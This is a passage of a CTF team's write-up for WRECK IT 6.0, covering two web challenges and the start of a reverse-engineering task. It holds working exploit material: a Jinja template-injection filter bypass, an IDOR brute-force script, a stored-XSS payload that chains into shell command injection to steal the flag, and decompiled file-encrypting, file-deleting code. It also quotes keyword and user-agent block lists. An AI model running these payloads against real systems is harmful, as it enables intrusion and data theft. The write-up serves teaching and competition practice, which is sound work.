Write Up
WRECK IT 6.0 CTF

Team Grape Gaming (GG)

Usupek
eth3r
Schmeeps

Table of Contents

Web Exploitation **3**

Safe Template [304 Pts] 3

Flag: WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344} 10

Safe Social [775 Pts] 10

Flag: WRECKIT60{asli_ga_ada_ide_008efdbbc3} 20

Reverse Engineering **20**

The-Old-Norse-theonym [100 pts] 20

Flag: WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b} 30

Dunno [608 Pts] 31

Flag: WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23} 36

Introc [826 Pts] 37

Flag: WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;(} 40

Pwn **41**

Treasure [826 Pts] 41

Flag: WRECKIT60{y0u_g0t_th3_tr34sur3!!} 49

Toko Buku [884 Pts] 49

Flag: WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!!_h4h4h4h4h4} 57

Forensics **58**

shikata ga nai [205 Pts] 58

Flag: WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed} 61

Blockchain **61**

Reentry [100 Pts] 61

Flag: WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e} 66

Hamburger [304 pts] 67

Flag: WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_70077f7d} 74

Zero [793 pts] 74

Flag: WRECKIT60{classic_attack_rare_on_bounties__hanzzz_9dcced16} 80

Balokchain (unintended solve) [919 pts] 80


Flag: WRECKIT60{they_say_this_aint_a_bug_idk__hanzzz_508f534b} 85

Web Exploitation

Safe Template [304 Pts]


Given a link (http://143.198.215.203:10103/) and a file attachment (**safe-template.rar**) containing the source files of the web challenge. The name itself "Safe Template" already suggests that the challenge will involve some kind of **SSTI** (Side Server Template Injection).

Opening the link will lead us to a static website containing a chat history of two people and a picture of the iconic yet goofy beluga cat:



There is also an input field at the bottom in which we can pass anything. **This is most likely the attack vector that we will be taking advantage of.**

When we pass in data, it will get reflected back into the frontend (e.g. passing 1 will display 1 back on the page). So I tried the most typical SSTI payload which is **{{7*7}}** and got this as a result:



It returned the expected calculated value back. The SSTI vulnerability is confirmed. But hold on, let us check the source code to see if there are any blacklists or sanitation. The given source files are as follows:

```
None
.
├── Dockerfile
├── app
│   ├── app.py
│   ├── flag.txt
│   └── templates
│       └── index.html
├── docker-compose.yml
└── nginx.conf

3 directories, 6 files
```

The interesting files that we can take a look at are **app.py and nginx.conf**. Let us take a look and analyze each file.

1. **app.py**

This file holds the core logic of the website's backend. It handles how data is passed into the backend, how it processes it, and what should be outputted. From a clear glance, it is clear that there is some sanitation going on from this snippet:

Python

```
DANGEROUS_PATTERNS = [
    r"{%\s*",
    r"\|\s*safe\b",
    r"__\s*",
    r"\b(self|class|mro|subclasses|environment)\b",
    r"\b(exec|eval|compile|breakpoint)\b",
    r"\b(import|from|__import__|__globals__|__builtins__)\b",
    r"\b(os|sys|subprocess|popen|system|pty|resource)\b",
    r"\b(request|config|url_for|get_flashed_messages|g)\b",
    r"\b(joiner|cycler|namespace)\b",
    r"\b(attr|getitem|setitem|delitem)\b",
    r"\bord\b",
    r"\+",
    r"\[\s*\d+\s*\]",
    r"`",
]

DANGEROUS_RE = re.compile("|".join(DANGEROUS_PATTERNS))

LEGACY_WORDS = [
    'exec', 'eval', 'request', 'config', 'dict', 'os', 'popen'
    'more', 'less', 'head', 'tail', 'nl', 'tac', 'awk', 'sed', 'grep',
    'ord',
]

LEGACY_RE = re.compile("|".join(re.escape(w) for w in LEGACY_WORDS), re.I)
JINJA_EXPR_RE = re.compile(r"\{\{.*?\}\}")

def normalize(s: str) -> str:
    s = unicodedata.normalize("NFKC", s)
    s = s.lower()
    s = re.sub(r"\s+", "", s)
    return s

def check_payload(payload: str) -> bool:
    if not payload: return True
    if len(payload) > 400: return True

    flat = normalize(payload)

    if DANGEROUS_RE.search(flat): return True
    if LEGACY_RE.search(payload): return True
    if "|" in payload: return True
```

```
    exprs = JINJA_EXPR_RE.findall(payload)
    if len(exprs) > 1:
        return True

    return False
```

The app sanitation occurs at the **check_payload()** function. It checks to see whether the user input contains any words or in this case, expressions that are present in DANGEROUS_PATTERNS or LEGACY_WORDS as these are considered illegal since it can lead to RCE (Remote Code Execution). This means we **cannot use the typical or normal SSTI payloads** containing “import”, “globals”, “__builtins__”, etc. that work most of the time. This is also shown in the legacy payloads in the LEGACY_WORDS list.

We can see this function get implemented in the main or index() function of the flask program to sanitize user input.

Python

```
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        inputstring = request.form.get('inputstring', "")
        if check_payload(inputstring):
            return "Not allowed.", 400
        try:
            if JINJA_EXPR_RE.search(inputstring):
                template = f"{inputstring}\n"
                result = render_template_string(template)
            else:
                result = render_template_string("{{ value }}\n",
value=inputstring)
        except Exception:
            return "Not allowed.", 400
        return result
    return render_template('index.html')

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000)
```

The bolded section above shows that. If the check_payload() function returns true, we will get Not allowed as a result. If not then the text will be passed and rendered into the frontend.

2. **nginx.conf**

```
None
server {
    listen 80;

    # Block specific user agents and drop the connection
    if ($http_user_agent ~*
(wget|curl|HTTrack|python-requests|python-urllib|java/|dirbuster|nmap|nikto|zap
roxy|sqlmap)) {
        return 444;
    }

    location / {
        proxy_pass http://localhost:7011;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;

        # Pass additional headers
        proxy_set_header Referer $http_referer;
        proxy_set_header User-Agent $http_user_agent;

        # Pass the Referrer header unchanged
        proxy_set_header Referer $http_referer;
        # Pass the User-Agent header unchanged
        proxy_set_header User-Agent $http_user_agent;
    }
}
```

The nginx configuration above will prompt the server to listen on port 80 (HTTP) as expected. However, if the user agent is from the above list (e.g. nmap, nikto, zap, sqlmap, python-requests, ...), the server will reject the request and return code 444. In addition the lines following this tells Nginx to act as a middleman. When Nginx receives any request (location /), instead of handling it directly, it forwards that request to another server running on the same machine at **http://localhost:7011**. It then waits for a response from that server and sends it back to the original user.

This however, is not too important since the result will always be the same as long as we don't use the user agents or tools mentioned above.

Jinja can build strings at render-time (using operators like ~ for concatenation) and we can take advantage of this technique. If the malicious payload **constructs** the forbidden tokens during template rendering, the blacklist will never have seen them and the template engine happily executes the resulting expression as a result. **Blocking literal strings is trivial to bypass when the template language allows runtime string construction.**


Now knowing the vulnerability above, we then constructed the payload as follows:

```python
{{
lipsum[('_'~'_')~'globals'~('_'~'_')][('_'~'_')~'builtins'~('_'~'_')]['open']('
flag.txt').read() }}
```

So this how we came up with it:

We can use Jinja string concatenation to build **__globals__** and **__builtins__** from harmless pieces (e.g. `('_'~'_') produces __` at render time). Then, index into a namespace object to access the runtime globals. From globals we extract **__builtins__**, then open, then call open('flag.txt').read() to print the flag.

Because none of our input actually contained __ or other banned substrings as shown in the blacklist, we were able to bypass the sanitation and get the flag.



Flag: WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}

Safe Social [775 Pts]

Given a web challenge that appears to be a second sequel of the previous challenge. This time, the author tells us to solve it locally first then solve it remotely. But I will be writing this as if I am solving the remote version.

So let us take a look at the source files:

```
None
.
├── backend
│   ├── Dockerfile
│   ├── app.py
│   ├── docker-compose.yml
│   ├── flag
│   ├── requirements.txt
│   ├── static
│   │   └── styles.css
│   └── templates
│       ├── base.html
│       ├── create_post.html
```

```
|       ├── edit_post.html
|       ├── index.html
|       ├── login.html
|       ├── post.html
|       ├── register.html
|       └── user_profile.html
├── bot
|   ├── Dockerfile
|   ├── bot.py
|   └── requirements.txt
├── docker-compose.yml
└── frontend
    ├── Dockerfile
    ├── index.html
    ├── package.json
    ├── postcss.config.js
    ├── src
    |   ├── App.jsx
    |   ├── api.js
    |   ├── fe.js
    |   ├── load.js
    |   ├── main.jsx
    |   └── styles.css
    ├── tailwind.config.js
    └── vite.config.js

7 directories, 30 files
```

This appears to be a full stack flask based web application to share posts, similar to a blog application. Interestingly, other than the backend and frontend, there is also a bot, likely web crawler for the application.

After taking a look at the files that we deem as interesting, namely app.py and bot.py we observed a few things that stand out. Let's take a look at them:

1. **Snippet from app.py**

Python

```python
...
@app.route("/api/admin/ping", methods=["POST"])
def api_admin_ping():
```

```
    if not require_auth():
        return jsonify({"error": "login required"}), 401
    if session["username"] != "admin":
        return jsonify({"error": "not admin"}), 403

    ip_str = request.remote_addr or "0.0.0.0"
    ip = ipaddress.ip_address(ip_str)

    if ip.version == 6 and ip.ipv4_mapped:
        ip = ip.ipv4_mapped

    if not (ip.is_loopback or ip.is_private):
        return jsonify({"error": "must be from localhost"}), 403

    data = request.get_json(silent=True) or {}
    host = data.get("host") or ""
    if not host:
        return jsonify({"error": "host required"}), 400
    try:
        output = subprocess.check_output("ping -c 1 " + host, shell=True,
timeout=5)
        return jsonify({"output": output.decode("utf-8")})
    except Exception as e:
        return jsonify({"error": str(e)}), 500
...
```

There is a route in app.py where the application can ping the host of the client (maybe to test for availability). But the thing that truly makes this a vulnerability is the **shell=True.** This means that this is not just ordinary code, it is a shell command. Shell commands like these can usually be taken advantage of to do XSS or RCE. In this case, we can inject shell commands into the **host** variable.

However, this endpoint is protected. It is only accessible to admin users, and the requested IP must come from local/private addresses. But this can also be bypassed by the next thing we are going to discuss: **the bot**.

The next thing we noticed is an IDOR vulnerability in this snippet:

```
Python
@app.route("/api/posts/<string:post_hid>", methods=["PUT", "PATCH"])
```

```
def api_posts_update(post_hid):
    if not require_auth():
        return jsonify({"error": "login required"}), 401

    r = find_row_hid(post_hid)
    if not r:
        return jsonify({"error": "not found"}), 404

    internal_id = r[0]

    data = request.get_json(silent=True) or {}
    title = data.get("title"); content = data.get("content")
    if not title and not content:
        return jsonify({"error": "nothing to update"}), 400

    ts = str(int(time.time()))
    conn = get_conn(); c = conn.cursor()
    if title and content:
        c.execute("UPDATE posts SET name=?, content=?, timestamp=? WHERE id=?",
(title, content, ts, internal_id))
    elif title:
        c.execute("UPDATE posts SET name=?, timestamp=? WHERE id=?", (title,
ts, internal_id))
    else:
        c.execute("UPDATE posts SET content=?, timestamp=? WHERE id=?",
(content, ts, internal_id))
    conn.commit(); conn.close()

    updated_public_id = hash_post_id(r[2], ts)
    return jsonify({"ok": True, "id": updated_public_id, "timestamp": ts})
```

Notice the lack of **authorization checks**. There is no verification that the user performing the PUT request actually owns the post. The only thing we need to do here is to login as a user and that is it. We can modify any other people's posts, including the admin's.

That means any authenticated user can modify *any* post, as long as they can guess its HID. This is a textbook **IDOR** (Insecure Direct Object Reference) vulnerability.

2. **Snippet from bot.py**

Python

```
...
API_BASE = os.environ.get("API_BASE", "http://backend:10003")
FRONTEND_BASE = os.environ.get("FRONTEND_BASE", "http://frontend:5173")
USERNAME = "admin"
PASSWORD = "REDACTED"
COOKIE_NAME = "session"

LOGIN_INTERVAL = int(os.environ.get("LOGIN_INTERVAL", "120"))
VISIT_DELAY_SECONDS = int(os.environ.get("VISIT_DELAY_SECONDS", "10"))
NAV_TIMEOUT_MS = int(os.environ.get("NAV_TIMEOUT_MS", "10000"))
POST_NAV_PAUSE_MS = int(os.environ.get("POST_NAV_PAUSE_MS", "500"))
REFRESH_INTERVAL_SEC = int(os.environ.get("REFRESH_INTERVAL_SEC", "10"))

VISIT_COOLDOWN_SEC = int(os.environ.get("VISIT_COOLDOWN_SEC", "10"))

def api_login_and_get_posts():
    try:
        s = requests.Session()
        r = s.post(f"{API_BASE.rstrip('/')}/api/login",
                   json={"username": USERNAME, "password": PASSWORD},
timeout=5)
        if r.status_code != 200 or not r.json().get("ok"):
            return None, None
        return s, fetch_posts(s)
    except Exception:
        return None, None
...
```

Right off the bat, we can see that the bot.py script automates a headless browser that logs in as the admin user and visits posts periodically. Each post's content is rendered unescaped, meaning that if we can modify the content of an admin-owned post, we can inject arbitrary HTML and JavaScript that the bot will execute in its browser session.

That means **stored XSS** in the admin context. And with that, **command Injection via /api/admin/ping is possible.**

Knowing the above, we can conclude that the attack flow will go as follows:

1. Find a way to modify an admin post. (using PUT)
2. Inject payload to read the flag.

3. Make the bot's browser execute the payload and forward the flag back to us, we can create and use a post to store the flag that will be passed to us.

By the way I am writing this after I have already solved the remote given by mas keii, so I will be using that as I explain my payloads:

- api: http://146.190.83.95:4441 (given by keii in a ticket)

Exploitation and Payload Formation

To start, we have to create an account. In this case I just gave it a random but easy name and password. We then store the given session cookie locally into cookie.txt:

```shell
curl -s -H "Content-Type: application/json" \
     -X POST http://146.190.83.95:4441/api/register \
     -d '{"username":"pwn","password":"pwn"}' \
     -c cookie.txt
```

Next, we have to create a "sink" post which we will use to store the flag later:

```shell
curl -s -b cookies.txt -H "Content-Type: application/json" \
     -X POST http://146.190.83.95:4441/api/posts \
     -d '{"title":"sink","content":"placeholder"}'
```

This will return the post HID that we just created. We will store this because we will use this later for the payload. In my case I got: **`{id: "57b1248f7eeced924da636f81a0c8cd8"}`**

With that done, let us craft the payload.

1. **Getting the admin HID post**

First off, we need to know the HID of an admin post. We can do this by **bruteforcing** since the HID of the admin post is generated by taking the MD5 hash of the username-{timestamp} where the username is obviously 'admin'.

This can be seen in the line:

```python
hid = md5(f"{username}-{timestamp}".encode()).hexdigest()
```

Additionally, we can use the **/api/health** endpoint to get the current server time. All we need to do is to loop back in time and guess what exact time the admin post was created at.

We can do all the above with the following script. Do note that this is still just a part of the payload and will be a part of a much bigger one:

```python
import hashlib, requests
from urllib.parse import urljoin

BACKEND = "http://146.190.83.95:4441"
s = requests.Session()
s.post(urljoin(BACKEND, "/api/login"),
json={"username":"pwn","password":"pwn"})
t_now = s.get(urljoin(BACKEND, "/api/health")).json()["time"]

for ts in range(t_now, t_now - 86400, -1):
    hid = hashlib.md5(f"admin-{ts}".encode()).hexdigest()
    r = s.put(urljoin(BACKEND, f"/api/posts/{hid}"),
              json={"content":"test"}, timeout=3)
    if r.status_code == 200:
        print("[+] Found admin post hid:", hid)
        break
```

2. Crafting the XSS payload

The XSS payload that we pass in must be able to complete the following if we want our exploit to work.

1. Run inside the bot admin's browser.
2. Trigger /api/admin/ping
3. Inject shell commands
4. Pass or write the captured flag into our sink post.

This the one we came up with that does all the actions above:

```python
SINK_HID = "57b1248f7eeced924da636f81a0c8cd8"
payload = r'''<img src=x onerror="(async()=>{
  try{
    const r = await fetch('/api/admin/ping',{
      method:'POST',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({host:'127.0.0.1; echo FLAG_BEGIN; cat flag; echo
FLAG_END'})
    });
    const j = await r.json();
    const out = (j.output||j.error||'no-output');
    const m = out.match(/FLAG_BEGIN([\s\S]*?)FLAG_END/);
    const flag = (m? m[1].trim() : out).replace(/</g,'&lt;');
    await fetch('/api/posts/%s',{
      method:'PUT',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({content:'<pre>'+flag+'</pre>'})
    });
  }catch(e){
    await fetch('/api/posts/%s',{
      method:'PUT',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({content:'XSS error: '+String(e)})
    });
  }
})()">''' % (SINK_HID, SINK_HID)
```

If our exploit works and an admin post is found or HIT, then the server should return a 200 OK status. Then we just need to check our posts to see if the flag has been planted in our post.

Now to combine all the concepts and payloads above, we wrote an exploit script, namely **exploit.py**. This is the one that we used and was successful:

exploit.py:

```python
import hashlib, time, requests
from urllib.parse import urljoin

BACKEND = "http://146.190.83.95:4441"
SINK_HID = "57b1248f7eeced924da636f81a0c8cd8"
```

```
s = requests.Session()
s.post(urljoin(BACKEND, "/api/login"),
       json={"username":"pwn","password":"pwn"}, timeout=10)

t_now = s.get(urljoin(BACKEND, "/api/health"), timeout=10).json()["time"]

payload = r'''<img src=x onerror="(async()=>{
  try{
    const r = await fetch('/api/admin/ping',{
      method:'POST',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({host:'127.0.0.1; echo FLAG_BEGIN; cat flag; echo
FLAG_END'})
    });
    const j = await r.json();
    const out = (j.output||j.error||'no-output');
    const m = out.match(/FLAG_BEGIN([\s\S]*?)FLAG_END/);
    const flag = (m? m[1].trim() : out).replace(/</g,'&lt;');
    await fetch('/api/posts/%s',{
      method:'PUT',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({content:'<pre>'+flag+'</pre>'})
    });
  }catch(e){
    await fetch('/api/posts/%s',{
      method:'PUT',
      headers:{'Content-Type':'application/json'},
      body:JSON.stringify({content:'XSS error: '+String(e)})
    });
  }
})()">''' % (SINK_HID, SINK_HID)

MAX_BACK = 2 * 3600
found = False
for ts in range(t_now, t_now - MAX_BACK, -1):
    hid = hashlib.md5(f"admin-{ts}".encode()).hexdigest()
    r = s.put(urljoin(BACKEND, f"/api/posts/{hid}"),
              json={"title":"Welcome", "content":payload}, timeout=10)
    if r.status_code == 200:
        print("[+] HIT:", hid, "ts:", ts, "=> new admin post id:",
r.json().get("id"))
        found = True
        break
```

```
if not found:
    print("[-] Not found in window. Increase MAX_BACK and retry.")
else:
    print("[*] Exploit planted. Re-list your posts to see the sink update.")
```

The script now integrates the bruteforcing for the admin HID, has a maximum time limit (to avoid wasting too much time or system resources), and will send a message to us when we HIT or find an admin post with a valid HID.

This is what we got when we ran it:

And as we can see above, a valid admin HID post is successfully found through bruteforcing.


With that all we need to do now is to check our posts, and the flag should be present:

```shell
curl -s -b cookies.txt http://146.190.83.95:4441/api/posts | jq
```

Flag: WRECKIT60{asli_ga_ada_ide_008efdbbc3}

Reverse Engineering

The-Old-Norse-theonym [100 pts]



Given an ELF file and flag.txt.enc. Immediately decompile the ELF using ida and got these functions:
main::main

```
C/C++
char __fastcall main::main(_QWORD *a1)
{
  __int64 executable_name; // rax
  __int64 v2; // rdx
  char result; // al
  __int64 v4; // rax
  __int128 v5; // [rsp+40h] [rbp-158h]
  __int64 v6; // [rsp+A0h] [rbp-F8h]
  __int64 v7; // [rsp+A8h] [rbp-F0h]
  _DWORD v8[2]; // [rsp+B8h] [rbp-E0h] BYREF
  __int64 v9; // [rsp+C0h] [rbp-D8h] BYREF
  __int128 v10; // [rsp+C8h] [rbp-D0h]
```

```
__int64 v11; // [rsp+F0h] [rbp-A8h]
__int128 v12; // [rsp+100h] [rbp-98h] BYREF
__int64 v13; // [rsp+110h] [rbp-88h]
__int64 v14; // [rsp+118h] [rbp-80h]
_DWORD v15[2]; // [rsp+120h] [rbp-78h] BYREF
__int64 v16; // [rsp+128h] [rbp-70h] BYREF
unsigned int v17; // [rsp+130h] [rbp-68h]
__int64 v18; // [rsp+140h] [rbp-58h]
unsigned int v19; // [rsp+14Ch] [rbp-4Ch] BYREF
__int64 v20; // [rsp+150h] [rbp-48h]
__int64 v21; // [rsp+158h] [rbp-40h]
void *v22; // [rsp+160h] [rbp-38h]
__int64 v23; // [rsp+168h] [rbp-30h]
_BYTE *v24; // [rsp+170h] [rbp-28h]
__int64 v25; // [rsp+178h] [rbp-20h]
_BYTE v26[24]; // [rsp+180h] [rbp-18h] BYREF

v26[23] = -123;
v26[22] = 113;
v26[21] = 70;
v26[20] = -82;
v26[19] = -33;
v26[18] = 3;
v26[17] = -62;
v26[16] = 117;
v26[15] = 98;
v26[14] = -114;
v26[13] = 63;
v26[12] = -26;
v26[11] = 117;
v26[10] = -32;
v26[9] = -76;
v26[8] = -43;
v26[7] = 113;
v26[6] = -112;
v26[5] = 112;
v26[4] = 52;
v26[3] = -84;
v26[2] = 63;
v26[1] = -92;
v26[0] = 41;
v25 = 24;
v24 = v26;
v23 = 1;
```

```
  v22 = &unk_4162B9;
  executable_name = main::get_executable_name((__int64)a1);
  v21 = v2;
  v20 = executable_name;
  v19 = 0;
  v18 = os::open(&unk_4162B9, 1, 0, 0, &v19, a1);
  v17 = v19;
  v16 = v18;
  v15[1] = 0;
  v15[0] = 0;
  result = (unsigned __int8)__equal_1905637414496559711(&v16, v15) == 0;
  if ( !result )
  {
    v4 = *a1;
    v14 = a1[1];
    v13 = v4;
    v12 = 0;
    v11 = os::read_dir(v17, -1, v4, v14, &v12);
    v10 = v12;
    v9 = v11;
    v8[1] = 0;
    v8[0] = 0;
    if ( (unsigned __int8)__equal_1905637414496559711(&v9, v8) )
    {
      v7 = *((_QWORD *)&v10 + 1);
      v6 = -1;
      while ( ++v6 < v7 )
      {
        v5 = *(_OWORD *)(v10 + 72 * v6 + 16);
        if ( !(unsigned __int8)BYTE12(*(_OWORD *)(v10 + 72 * v6 + 32))
          && !main::should_skip_file(v5, *((__int64 *)&v5 + 1), v20, v21,
(__int64)a1) )
        {
          main::encrypt_file(v5, *((__int64 *)&v5 + 1), (__int64)v24, v25, a1);
          os::remove(v5, *((_QWORD *)&v5 + 1), a1);
        }
      }

runtime::delete_slice_proc_array___os::File_Info_allocator_runtime::Allocator_l
oc_runtime::Source_Code_Location_____runtime::Allocator_Error_(
        v10,
        *((_QWORD *)&v10 + 1),
        *a1,
        a1[1],
```

```
        &off_4162C0);
      return os::close(v17, a1);
    }
    else
    {
      return os::close(v17, a1);
    }
  }
  return result;
}
```

Main::encrypt_file

```
C/C++
char __fastcall main::encrypt_file(__int64 a1, __int64 a2, __int64 a3, __int64
a4, _QWORD *a5)
{
  __int64 v5; // rax
  char entire_file_from_filename; // al
  __int64 v8; // rax
  __int64 v9; // rax
  __int128 v13; // [rsp+B8h] [rbp-250h]
  __int128 v14; // [rsp+E0h] [rbp-228h] BYREF
  __int64 v15; // [rsp+F0h] [rbp-218h]
  __int64 v16; // [rsp+F8h] [rbp-210h]
  _QWORD *v17; // [rsp+100h] [rbp-208h]
  __int64 v18; // [rsp+108h] [rbp-200h]
  _QWORD v19[6]; // [rsp+110h] [rbp-1F8h] BYREF
  _BYTE s[258]; // [rsp+146h] [rbp-1C2h] BYREF
  __int128 v21; // [rsp+248h] [rbp-C0h]
  __int128 v22; // [rsp+270h] [rbp-98h] BYREF
  __int64 v23; // [rsp+280h] [rbp-88h]
  __int64 v24; // [rsp+288h] [rbp-80h]
  char v25; // [rsp+297h] [rbp-71h]
  __int128 v26; // [rsp+298h] [rbp-70h]
  __int128 v27; // [rsp+2C0h] [rbp-48h] BYREF
  __int64 v28; // [rsp+2D0h] [rbp-38h]
  __int64 v29; // [rsp+2D8h] [rbp-30h]
  __int64 v30; // [rsp+2E8h] [rbp-20h]
  __int64 v31; // [rsp+2F0h] [rbp-18h]
  __int64 v32; // [rsp+2F8h] [rbp-10h]
  __int64 v33; // [rsp+300h] [rbp-8h]
```

```
  v32 = a1;
  v33 = a2;
  v31 = a4;
  v30 = a3;
  v5 = *a5;
  v29 = a5[1];
  v28 = v5;
  v27 = 0;
  entire_file_from_filename = os::read_entire_file_from_filename(
                                a1,
                                a2,
                                v5,
                                v29,
                                (unsigned int)&off_416110,
                                (unsigned int)&v27,
                                (__int64)a5);
  v26 = v27;
  v25 = entire_file_from_filename;
  if ( entire_file_from_filename != 1 )
    return 0;
  v8 = *a5;
  v24 = a5[1];
  v23 = v8;
  v22 = 0;

runtime::make_slice_proc_T____u8_len_int_allocator_runtime::Allocator_loc_runti
me::Source_Code_Location_______u8__runtime::Allocator_Error_(
    *((_QWORD *)&v26 + 1),
    v8,
    v24,
    &off_416140,
    &v22);
  v21 = v22;
  memset(s, 0, sizeof(s));
  main::init((__int64)s, a3, a4);
  main::crypt((__int64)s, v26, *((__int64 *)&v26 + 1), v21, *((__int64 *)&v21 +
1), (__int64)a5);
  v19[3] = 4;
  v19[2] = ".enc";
  v17 = v19;
  v18 = 2;
  v19[1] = a2;
  v19[0] = a1;
  v19[4] = v19;
```

```
  v19[5] = 2;
  v9 = *a5;
  v16 = a5[1];
  v15 = v9;
  v14 = 0;
